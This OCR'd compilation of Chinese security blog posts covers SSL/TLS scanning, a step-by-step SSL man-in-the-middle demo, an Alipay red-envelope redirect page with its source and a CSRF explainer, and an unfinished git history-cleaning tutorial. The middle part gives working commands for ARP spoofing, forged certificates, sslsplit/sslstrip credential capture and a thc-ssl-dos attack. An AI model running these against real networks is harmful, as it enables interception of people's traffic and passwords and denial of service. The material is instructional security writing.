值进行加密,之后把对称密钥加密了的信息和利用公钥加密后信息的 hash 值,传输给服务器.

服务器: 与客户端基本相同，不过把公钥加密换做私钥加密。

简单图示



WireShark 来分析回话过程



ssl 的弱点

1、ssl 是不同的对称、非对称、单项加密算法的组合加密实现(cipher suite)

2、服务器为实现更好的兼容性，支持大量的过时的 cipher suite

3、协商过程中可能强迫降低加密强度

4、现代处理器的计算性能使可再可接受的时间内破解过时的加密算法

0x02 HTTPS 弱点扫描

这里主要针对弱 cipher suite 的弱加密组合和历史漏洞（如 heartbleed ）进行扫描，常见工具如下：

openssl

```
openssl s_client connect www.baidu.com:443
```

检查支持的不安全的 cipher

```
openssl s_client -tls1_2 -cipher 'NULL,EXPORT,LOW,DES' -connect
    www.baidu.com:443
```

sslscan

自动识别 ssl 配置错误，过期协议，过时的 cipher suite，默认检查 crime, heartbleed 漏洞，绿色表示安全，红色,黄色需引起注意:

```
sslscan --tlsall www.baidu.com:443
```

分析证书详细信息

```
sslscan --show-certificate --no-ciphersuites www.baidu.com
```

sslyze

检查 ssl 过时版本，检查存在弱点的 cipher suite，扫描多站点时,支持读自文件,检查是否支持回话恢复

```
sslyze --regular www.baidu.com:443
```

nmap

```
nmap --script=ssl-enum-ciphers.nse www.baidu.com
```

当然，nmap 还有其他检查 ssl 的脚本


在线查询

```
https://www.ssllabs.com/ssltest
```

0x03 SSL 中间人攻击

攻击者告诉目标机自己是网关,同时 NAT 转发目标机的信息给网关.

图解



图是网络上的,图示很赞.（侵删）

实现中间人攻击手段

为实现攻击者插入到被攻击者和服务器通信链路中的手段

1、ARP 欺骗

2、DHCP 服务器

自己搭建一个 DHCP 服务器,如果攻击者的 DHCP 服务器与被攻击者的距离比网关与被攻击者的距离近才可行,会有一个接受先响应者的就近原则

3、通过 ICMP, STP, OSPF 协议攻击 欺骗 ICMP 重定向, STP 的根, OSPF 的默认路由

4、理论可行的(操作前提是先控制被攻击者): 修改被攻击者网关, 修改被攻击者 DNS, 修改被攻击者 hosts

ssl 攻击前提

1、客户端信任伪造证书

客户端禁止显示证书错误，被攻击者自己点击信任，攻击者控制了客户端，强迫信任证书.

2、攻击者控制了证书颁发机构,拿到合法证书(当然,也可以合法的花钱购买)

攻击演示

1、伪造证书

生成证书私钥:

```
openssl genrsa -out ca.key 2048
```

利用私钥,生成根证书

```
openssl req -new -x509 -days 999 -key ca.key -out ca.crt
```

这里需要填写信息,可以仿照真实证书信息填写.

2、启动路由

```
sysctl -w net.ipv4.ip_forward=1
```

或

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

3、配置 iptables 的 nat 表

```
iptables -t nat -F #

iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-ports 8080

iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-ports 8443 #https
```

这

```
iptables -t nat -A PREROUTING -p tcp --dport 587 -j REDIRECT --to-ports 8443 #MSA

iptables -t nat -A PREROUTING -p tcp --dport 465 -j REDIRECT --to-ports 8443
    #SMTPS
```

```
iptables -t nat -A PREROUTING -p tcp --dport 993 -j REDIRECT --to-ports 8443 #IMAPS

iptables -t nat -A PREROUTING -p tcp --dport 995 -j REDIRECT --to-ports 8443 #POP3S

iptables -t nat -L  #    认
```


注意 攻击者的 80,443, 587 等端口不能被其它程序占用.

4.arp 欺骗

攻击者

```
arpspoof -i eth0 -t 192.168.0.108 -r 192.168.0.1
```

被攻击者:



上面是欺骗前的,下面是欺骗后的。

5、sslsplit

透明的 ssl/tls 中间人攻击工具 对客户端伪造服务器,对服务器伪装客户端，伪装服务器时需要证书，支持 ssl/tls 加密的 smtp, pop3, ftp 等通信中间人攻击

```
mkdir -p test/log
```

```
sslsplit -D -l connect.log -j /root/test -S /root/test/log -k ca.key -c ca.crt ssl 0.0.0.0 8443
      tcp 0.0.0.0 8080
```

被攻击者访问 HTTPS 网站

为了演示， 这里就点继续访问吧.

攻击者可以从日志中查看到被攻击者传输的内容， 但是请注意不是所有信息都是那么明朗，比如淘宝，百度等的密码栏会先利用其他加密组件进行加密然后才进行传输，我们能看到的只是传输过程的明文信息。

补充

如果不喜欢 sslsplit 还可以选其它工具，同样是 arp 欺骗，然后端口转发，之后使用 ssl 透明代理工具

mitmproxy

开启路由:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

端口转发:

```
iptables -t nat -F #
```

iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-ports 8080

iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-ports 8080

arp 欺骗

arpspoof -i eth0 -t 192.168.0.108 -r 192.168.0.1

启用 mitmproxy

mitmproxy -T --host -w logfile.log

依然会报证书错误，不过在没有在没有加密组件的情况下，可以直接获取用户名和密码。

sslstrip


注意：此工具直接将客户端到中间人之间的流量变为明文，其它准备步骤相同，然后执行：

```
sslstrip -l 8080
```

这样可以把 https 网站转化成 http，不再报证书错误。

尤其对手机而言，更不会注意到地址栏的信息，所以相对隐蔽一些。

查看当前目录生成的 sslstrip.log 文件(默认只记录 post 的数据)可查看 post 的数据。



0x04 SSL/TLS 拒绝服务攻击

主要是利用 ssl-renegotiation（如果禁用下面这个攻击工具就不能直接利用了），不断的重协商，增加服务器负担，而不是流量式的攻击

```
thc-ssl-dos ip 443 --accept
```

0x05 SSL/TLS 的安全前提


SSL/TLS 的安全基础是私钥的保密，这里以一道 CTF 题来做引证。

题目假设： 获得了服务器私钥， 和抓包的得到加密流量

1、WireShark 打开流量包：

wireshark: Preferences -> Protocols -> SSL -> Edit RSA keys list

输入私钥的文件地址信息



然后可以右键一个 ssl 包，追踪流（选中 ssl 流）

0x06 总结

tls/ssl 大大的提高了各种应用的安全性，提高了各种劫持破解的成本。但是不是百分百的安全，当访问一个网站的时候，如果遇到证书错误，如果不是有足够的理由去信任的，请直接拒绝访问。新的技术引入的同时，如果不注意正确配置，还会造成新的攻击面，如本文提到的拒绝服务攻击，所以在配置 ssl 时,注意关闭客户端发起的重协商请求。同时要注意服务器私钥的保管，如果泄露了，那么 SSL 的一切安全基础也没有了。最后，希望本文对大家有一点点力量。

支付宝红包暴力薅羊毛

原创： GETF 信安之路 2018-01-08

最近看到各种论坛群里满天飞红包段子链接，比如这种：

穿山甲到底说了什么，打开“xxx”查看~

支付宝被爆巨大漏洞，打开“xxx”查看~

腾讯会员 1 毛钱一个月，速速打开“xxx”领取~

点击链接，自动给你跳转到支付宝红包界面，好吧，又被人撸羊毛了~

作为一个安全学习者，怎么能不追求热点去学习一波这种神奇的操作是如何进行的呢~

特地去知乎搜了一波，果然有各路大佬在分享源码，特地弄了一个进行源码审计，学习学习~

源码分析

大佬分享的源码如下：

```html
<!DOCTYPE html>
<html lang="zh-cmn-hans">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta http-equiv="X-UA-Compatible" content="ie=edge, chrome=1">
<title>正在打开支付宝，请稍候……</title>
</head>
<body>
<script>
var a = "https://qr.alipay.com/c1x09359aaxzejcv5cnzdc4";//替换你的红包链接
var b = "https://qr.alipay.com/c1x09359aaxzejcv5cnzdc4";//替换你的红包链接
function is_weixin() {

if (/MicroMessenger/i.test(navigator.userAgent)) {
    return true
} else {
    return false
}
}
function is_android() {

var ua = navigator.userAgent.toLowerCase();
if (ua.match(/(Android|SymbianOS)/i)) {
    return true
} else {
    return false
}
}
function is_ios() {

var ua = navigator.userAgent.toLowerCase();
if (/iphone|ipad|ipod/.test(ua)) {
    return true
} else {
    return false
}
}
function android_auto_jump() {

WeixinJSBridge.invoke("jumpToInstallUrl", {},function(e) {});
window.close();
WeixinJSBridge.call("closeWindow")
}
function ios_auto_jump() {

if (a != "") {
    location.href = a
} else {
    window.close();
    WeixinJSBridge.call("closeWindow")
}
}

function onAutoinit() {

  if (is_android()) {
      android_auto_jump();
      return false
  }
  if (is_ios()) {
      ios_auto_jump();
      return false
  }
}
if (is_weixin())
{
    if (typeof WeixinJSBridge == "undefined") //判断WeixinJSBridge的类型
    {
        if (document.addEventListener) //firefox等
        {
            document.addEventListener("WeixinJSBridgeReady", onAutoinit, false)
        }
      else if (document.attachEvent) //ie等
      {
          //WeixinJSBridgeReady意思是微信的一个官方接口，通过此唤醒浏览器
            document.attachEvent("WeixinJSBridgeReady", onAutoinit);
          //添加事件，考虑到浏览器兼容问题
            document.attachEvent("onWeixinJSBridgeReady", onAutoinit)
        }
    }
   else
   {
        onAutoinit()//主要逻辑，先判断是否微信，在判断ios或者安卓
    }
}
else  //如果不是，直接唤醒浏览器进行二次跳转
{
    if (b != "")
    {
        location.href = b
    }
    else
    {
        window.close()
    }
}
</script>
</body>
</html>
```

对于以上代码需要了解一下基础，如下：

1、来了解一下 Navigator 对象，Navigator 对象包含有关浏览器的信息，上面的 userAgent 属性是一个只读的字符串，声明了浏览器用于 HTTP 请求的用户代理头的值。

所以我们可以通过判断 navigator.useragent 里面是否有某些值来判断。

简单来说，可以理解成 http 请求头读到的 uesr-agent。

2、举个例子

```
window.location.href =
    /Android|webOS|iPhone|iPod|BlackBerry/i.test(navigator.userAgent) ?
    "https://www.baidu.com/" :  "http://news.baidu.com/";
```

利用了正则表达式和三目运算符，含义就是如果是移动端打开的话那就跳转到 https://www.baidu.com/，如果不是就跳转到 http://new.baidu.com/，实际上就是利用正则去判断 navigator.useragent 是否含有 Android/webOs/iphone 等字符串，并且利用修饰符 "i" 做了不区分大小写，然后用正则的方法 test 去判断是否满足。

思路介绍

这是一个比较火的源码，上面是我的一些分析，其实思路真的是比较简单，分几步给大家介绍一下吧

1、从支付宝红包界面选择发红包 -> 立即赚赏金 -> 二维码，拿到一个这样的二维码！

2、拿到二维码，使用各种免费的网站进行解析，分析出其中的文字链接，比如我的：

3、将上述源码中开头的变量 a，b 进行替换，然后将网页丢入你自己的云服务器即可。为了增强别人的信任，还可利用新浪的短链接生成一个别人看不出来路短链接域名，配合上各种吸人眼球的段子就可以大量传播发红包了~

代码思路分析：

1、其实就是利用了链接跳转

2、如果是知乎等 app 未设置拒绝浏览器唤醒，相当于进行了跳转到浏览器，再跳转到支付宝

3、如果是微信，会进一步针对安卓或者 ios 进行接口调用，唤醒浏览器进行二次跳转

4、归根结底，就是利用了浏览器做二次跳转~

截止到本文发布前，实测：

1、微信已经无法利用此代码进行浏览器的唤醒操作。

2、qq 测试的结果是只能打开自带的内置 qq 浏览器然后不能唤醒支付宝~

3、其他如 uc 浏览器直接测试，或者知乎等都还是可以的；

4、总结下：其实如果针对这些不需要进行调用接口进行唤醒浏览器的 app 来说，直接可以将你得到的那个支付宝链接通过新浪短连接生成一个隐蔽的短连接去让别人点击即可~

你以为到这里就结束了？

错了，作为一个安全学习者，怎么能不从安全的角度进行分析呢！

从安全角度分析，虽然这是一场流量大 V 的发红包狂欢，但不得不防有犯罪分子乘机构造各种恶意链接混在其中去获取的个人信息！

可能你点击的前一万个链接都是跳转支付宝的链接，你慢慢的就放松了警惕，忘记了爸爸妈妈所说的，新闻中报到的各种不明的链接不能乱点的警示案例~

以上利用方式其实就是大家所熟知的 CSRF，下面就简单介绍一下 CSRF 攻击。

CSRF 攻击介绍

CSRF Cross-site request forgery 请 伪

为 one click attack/session riding

缩 为 CSRF/XSRF

简单 说 CSRF 们 录 态 态 损 们

举个例子：

比如说你转账的链接的链接是

http://www.yinghan.com/money.php?count=10&&id=xxxxxxxxxx

10 代表的是金额，id 代表的是转账到的账号。

你可能说我没登录银行，我就点一下这个链接又能怎样。

这个理解就错了。

很多时候，绝大多人为了方便，可能会使用浏览器的记住密码功能，或者点击网站上免登录的这个选项；

这本身没问题，但是当你点击了不良链接的时候，你的身份（cookies）就

会跟着你一起访问这个页面，银行则会认为这是你的操作，所以交易成功了！（当然，实际生活中银行的判断不是仅仅这样，这里这是举例子）

实际情况

当黑客发现一个网站的 csrf 漏洞时，可能之前他没有什么好办法让你点击这个链接，但是，混在这个支付宝红包狂欢的时间，一个小小的链接，即可让你损失颇重~

关注下 OWASP top10

OWASP Top 10 – 2013 （旧版）	OWASP Top 10 – 2017 （新版）
A1 - 注入	A1 - 注入
A2 - 失效的身份认证和会话管理	A2 - 失效的身份认证和会话管理
A3 - 跨站脚本（XSS）	A3 - 跨站脚本（XSS）
A4 - 不安全的直接对象引用 - 与A7合并	A4 - 失效的访问控制（最初归类在2003/2004版）
A5 - 安全配置错误	A5 - 安全配置错误
A6 - 敏感信息泄漏	A6 - 敏感信息泄漏
A7 - 功能级访问控制缺失 - 与A4合并	A7 - 攻击检测与防护不足(新增)
A8 - 跨站请求伪造（CSRF）	A8 - 跨站请求伪造（CSRF）
A9 - 使用含有已知漏洞的组件	A9 - 使用含有已知漏洞的组件
A10 - 未验证的重定向和转发	A10 - 未受有效保护的API(新增)

2017 年 csrf 依旧稳居前十~

一路前行，方便虽好，安全第一~

其他杂项

除了安全技术和安全经验相关的东西，我们也会发布一些帮助大家提升工作效率或者一些科普性的东西，目前这类文章比较少，未来我们会更多关注安全从业人员的各种需求，让大家在信安之路上越走越顺。

教你如何去掉 git 历史中的敏感信息

原创： 0x584A 信安之路 2018-05-15

本章教大家如何使用 GIT 进行一些关于已提交历史的修改、删除操作。比如碰到下列情况时，如何使用 GIT 实现想要的操作：

1、代码或日志中的注释误提交了，怎么修改它？

2、我想丢弃指定的提交历史可不可以？

3、在提交很久历史记录中存在敏感信息，如何修改或删除它？

阅读本文章时默认大家都具备使用 GIT 进行基本操作的水平。


提交至远程前的修复操作

```
$ git status

On branch master

Your branch is up to date with 'origin/master'.

Untracked files:

  (use "git add <file>..." to include in what will be committed)

        test.txt

nothing added to commit but untracked files present (use "git add" to track)
```


可以看到，这里有一个新文件等待添加提交，我们现在来将文件加入索引缓存中并构建索引树：

```
$ git add test.txt

$ git commit -m '测试   传          '
```


因为输入描述有误，原本应该是 测试上传一个文件，因为少打了一个字此时的 log 描述就变成了：



这时候我们可以用 $ git commit --amend 命令来修改最近一次的提交描述。我这里用的为 VIM ，所以补上缺失的字后 :wd 保存退出即可。



再通过 $ git log 查看本地历史：




此时已经将文字补全，最后执行 push 推送至远程服务器即可。

移除指定的提交历史

比如，刚修复了一条的测试反馈的错误，最终定位到并不是代码问题只需要重启下服务就可以了，但改过的代码已经进入了 GIT ，此时重新进行 add -> commit -> push 提交有可以。

只是会在 log 中产生一条垃圾记录，如果后期会查看 log 进行一些 diff 时，看到这段改动会很懵逼。




现在我们在刚才的基础上增加了一次提交，存在了一个 test2.txt 文件。

先通过 $ git log 命令在历史记录中查找到想要删除的某次提交的 commit id，我这里是：5e63d3cfa09176422b0b52714bd77af1a0ce8e63。

执行： $ git rebase -i "5e63d3cfa09176422b0b52714bd77af1a0ce8e63"^（注意，这个 ^ 符号一定要带后面）。


此时会进入一个 VIM 编辑：



删除第一行内容 :wq 保存并退出，再用 log 看看记录，测试已经不存在 测试上传一个文件 的操作及文件 test.txt 了。

最后通过 $ git push origin master -f 指令，将本地对应修改后的分支推送至远端强制覆盖。

改写已提交的历史记录



当我们根据关键词 log 搜索提交历史存在敏感信息，是很久以前提交的并且那次提交改动了很多文件的内容，不能通过移除 commit id 的方式进行删除，此时该怎么办呢?

核弹级选项: filter-branch

